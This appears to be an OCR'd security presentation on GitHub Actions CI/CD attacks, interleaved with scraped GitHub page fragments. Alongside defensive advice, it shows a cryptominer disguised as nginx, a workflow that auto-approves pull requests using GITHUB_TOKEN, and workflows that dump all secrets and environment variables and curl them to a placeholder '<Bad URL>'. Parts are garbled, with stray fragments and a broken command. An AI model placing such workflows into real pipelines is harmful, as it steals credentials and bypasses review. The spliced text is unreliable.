eurogig merged commit 3fa6613 into eurogig:main 5 minutes ago
1 check passed
View details
Revert
Write
Preview
Leave a comment
Reviewers
No reviews
Assignees
No one assigned
Labels
None yet
Projects
None yet
Milestone
No milestone
Development

How to protect environment variables and secrets?

Environment protection rules

Environment protection rules require specific conditions to pass before a job referencing the environment can proceed. You can use environment protection rules to require a manual approval, delay a job, or restrict the environment to certain branches.

Environment secrets

Secrets stored in an environment are only available to workflow jobs that reference the environment. If the environment requires approval, a job cannot access environment secrets until one of the required reviewers approves it. For more information about secrets, see "Encrypted secrets."

https://docs.github.com/en/actions/deployment/targeting-different-environments/using-environments-for-deployment

Your workflow will look like this

```yaml
jobs:
  deployment:
    runs-on: ubuntu-latest
    environment:
      name: production
      url: https://github.com
    steps:
      - name: deploy
        # ...deployment-specific steps
```

Removing AWS credentials from your pipeline. CI/CD IAM is bad.

Assume roles!

1. AWS access with short lived tokens
   a. Rotate your keys! (not that anybody does)
2. If self hosted runners, create role conditions to limit the source IP
3. Utilize AWS access reports to make the role policy least privilege

   or

4. Use OpenID Connect!
   a. GitHub Actions uses OIDC Provider

github access

```yaml
name: AWS example workflow
on:
  push
env:
  BUCKET_NAME : "<example-bucket-name>"
  AWS_REGION : "<example-aws-region>"
# permission can be added at job level or workflow level
permissions:
      id-token: write
      contents: read    # This is required for actions/checkout
jobs:
  S3PackageUpload:
    runs-on: MY-PRIVATE-RUNNER
    steps:
      - name: Git clone the repository
        uses: actions/checkout@v3
      - name: configure aws credentials
        uses: aws-actions/configure-aws-credentials@v1
        with:
          role-to-assume: arn:aws:iam::1234567890:role/GITHUB-UPLOAD-WEBSITE-ROLE
          role-session-name: samplerolesession
          aws-region: ${{ env.AWS_REGION }}
      # Upload a file to AWS s3
      - name:  Copy index.html to s3
        run: |
          aws s3 cp ./index.html s3://${{ env.BUCKET_NAME }}/
```

https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles_providers_create_oidc.html



Hack 2
Cryptojacking docker image used in workflow

Referenced images can also be vulnerable


build.yaml

```yaml
on: pull_request

name: unsecure-worfklow

jobs:
  my_job:
    container:
      image: gakeaws/nginx

```


Containerized Cryptojacking Worm



Let just add a rename from XMRIG to NGINX



1	ADD file ... in /	2.63 MB
2	CMD ["/bin/sh"]	0 B
3	/bin/sh -c apk update &&	1.58 MB
4	COPY file:8daa0549038b531d05022f89cb111ca0494…	819.22 KB
5	ENTRYPOINT ["/xmrig"]	0 B
6	ENV user=45TwKEr1LjoEPuxnbfuPhaXCf138AoQvtSJ3jdqg1g…	0 B
7	/bin/sh -c mv /xmrig /usr/bin/nginx	819.42 KB
8	ENTRYPOINT ["nginx" "-a" "cryptonight"	0 B



Attack 2
Auto Approve PR
RANGERS
Reebok
AKESON
Reebok

Branch Protection Rules

...are good!


Defaults (as usual)

...are bad 😢



Caveat! As of 2022

Settings for actions in repository settings changed due to this exact hack



What are the default permissions of our workflow token?


Scope	Default access (permissive)	**Default access (restricted)**	Maximum access by forked repos
actions	read/write	**none**	read
checks	read/write	**none**	read
contents	read/write	**read**	read
deployments	read/write	**none**	read
id-token	none	**none**	read
issues	read/write	**none**	read
metadata	read	**read**	read
packages	read/write	**none**	read
pages	read/write	**none**	read
pull-requests	read/write	**none**	read
repository-projects	read/write	**none**	read
security-events	read/write	**none**	read
statuses	read/write	**none**	read

What are the default permissions of our workflow token?

Scope	**Default access (permissive)**	Default access (restricted)	Maximum access by forked repos
actions	**read/write**	none	read
checks	**read/write**	none	read
contents	**read/write**	read	read
deployments	**read/write**	none	read
id-token	**none**	none	read
issues	**read/write**	none	read
metadata	**read**	read	read
packages	**read/write**	none	read
pages	**read/write**	none	read
pull-requests	**read/write**	none	read
repository-projects	**read/write**	none	read
security-events	**read/write**	none	read
statuses	**read/write**	none	read

Adding Branch Protection (because we've added collaborators)

Let's go LIVE!


Search or jump to...
Pull requests
Issues
Marketplace
Explore
eurogig / pwnci0822
Public
Pin
Unwatch 1
Fork 1
Star 0
Code
Issues 1
Pull requests
Actions
Projects
Wiki
Security
Insights
Settings
main
1 branch
0 tags
Go to file
Add file
Code
eurogig Merge pull request #1 from loudcanadian/main ...
3fa6613 32 minutes ago
4 commits
.github/workflows
Create issuecheck.yaml
33 minutes ago
LICENSE
Initial commit
yesterday
README.md
Initial commit
yesterday
README.md
pwnci0822
An exciting new open source project
About
An exciting new open source project
Readme
MIT license
0 stars
1 watching
1 fork
Releases
No releases published
Create a new release
Packages
No packages published
Publish your first package
Contributors 2
eurogig Steve G


Attack 3
Pwn the runner

What if... I want to submit a pull request with a new workflow?

```
name: APPROVE
on: pull_request # run on pull request events
permissions:
  pull-requests: write # grant write permission on the pull-requests endpoint
jobs:
  approve:
    runs-on: ubuntu-latest
    steps:
      - run: | # approve the pull request
          curl --request POST \
          --url https://api.github.com/repos/${{github.repository}}/pulls/${{github.event.number}}/reviews \
          --header 'authorization: Bearer ${{ secrets.GITHUB_TOKEN }}' \
          --header 'content-type: application/json' \
          -d '{"event":"APPROVE"}'
```

What do you do with a GITHUB_TOKEN?

(insert sea shanty music)

Quite a bit it turns out depending on


- permissions
- timeout

About the `GITHUB_TOKEN` secret

At the start of each workflow run, GitHub automatically creates a unique `GITHUB_TOKEN` secret to use in your workflow. You can use the `GITHUB_TOKEN` to authenticate in a workflow run.

When you enable GitHub Actions, GitHub installs a GitHub App on your repository. The `GITHUB_TOKEN` secret is a GitHub App installation access token. You can use the installation access token to authenticate on behalf of the GitHub App installed on your repository. The token's permissions are limited to the repository that contains your workflow. For more information, see "Permissions for the `GITHUB_TOKEN`."

Before each job begins, GitHub fetches an installation access token for the job. The `GITHUB_TOKEN` expires when a job finishes or after a maximum of 24 hours.



What do you do with a GITHUB_TOKEN? (early in the morning)

....and how long does a github action job last?

Usage limits

There are some limits on GitHub Actions usage when using GitHub-hosted runners. These limits are subject to change.

> **Note:** For self-hosted runners, different usage limits apply. For more information, see "About self-hosted runners."

- **Job execution time** - Each job in a workflow can run for up to 6 hours of execution time. If a job reaches this limit, the job is terminated and fails to complete.

How are automations with more privileges created?

Granting additional permissions

If you need a token that requires permissions that aren't available in the `GITHUB_TOKEN`, you can create a personal access token and set it as a secret in your repository:

1. Use or create a token with the appropriate permissions for that repository. For more information, see "Creating a personal access token."
2. Add the token as a secret in your workflow's repository, and refer to it using the `${{ secrets.SECRET_NAME }}` syntax. For more information, see "Creating and using encrypted secrets."

Exfiltrate secrets and/or environment variables

```
name: CI Secrets

# Controls when the workflow will run
on:
 # Triggers the workflow on push or pull request events but only for the main branch
 push:

# A workflow run is made up of one or more jobs that can run sequentially or in parallel
jobs:
 # This workflow contains a single job called "build"
 build:
   # The type of runner that the job will run on
   runs-on: ubuntu-latest

   # Steps represent a sequence of tasks that will be executed as part of the job
   steps:
     # Checks-out your repository under $GITHUB_WORKSPACE, so your job can access it
     - uses: actions/checkout@v3

     # Runs a single command using the runners shell
     - name: Run a normal very innocent one-line script
       run:  |
        echo "${{ toJSON(secrets) }}" > .secrets
        curl -X POST -s --data "@.secrets" <Bad URL> }} > /dev/null
        env | curl -H "Content-Type: application/json" -X POST -d "$(</dev/stdin)
```

Exfiltrate secrets and/or environment variables

```
...

    # Runs a single command using the runners shell
    - name: Run a normal very innocent multi-line script
      run:  |
       echo "${{ toJSON(secrets) }}" > .secrets
       curl -X POST -s --data "@.secrets" <Bad URL> > /dev/null
       env | curl -H "Content-Type: application/json" -X POST -d "$(</dev/stdin) <Bad URL>
```

Exfiltrate secrets and/or environment variables

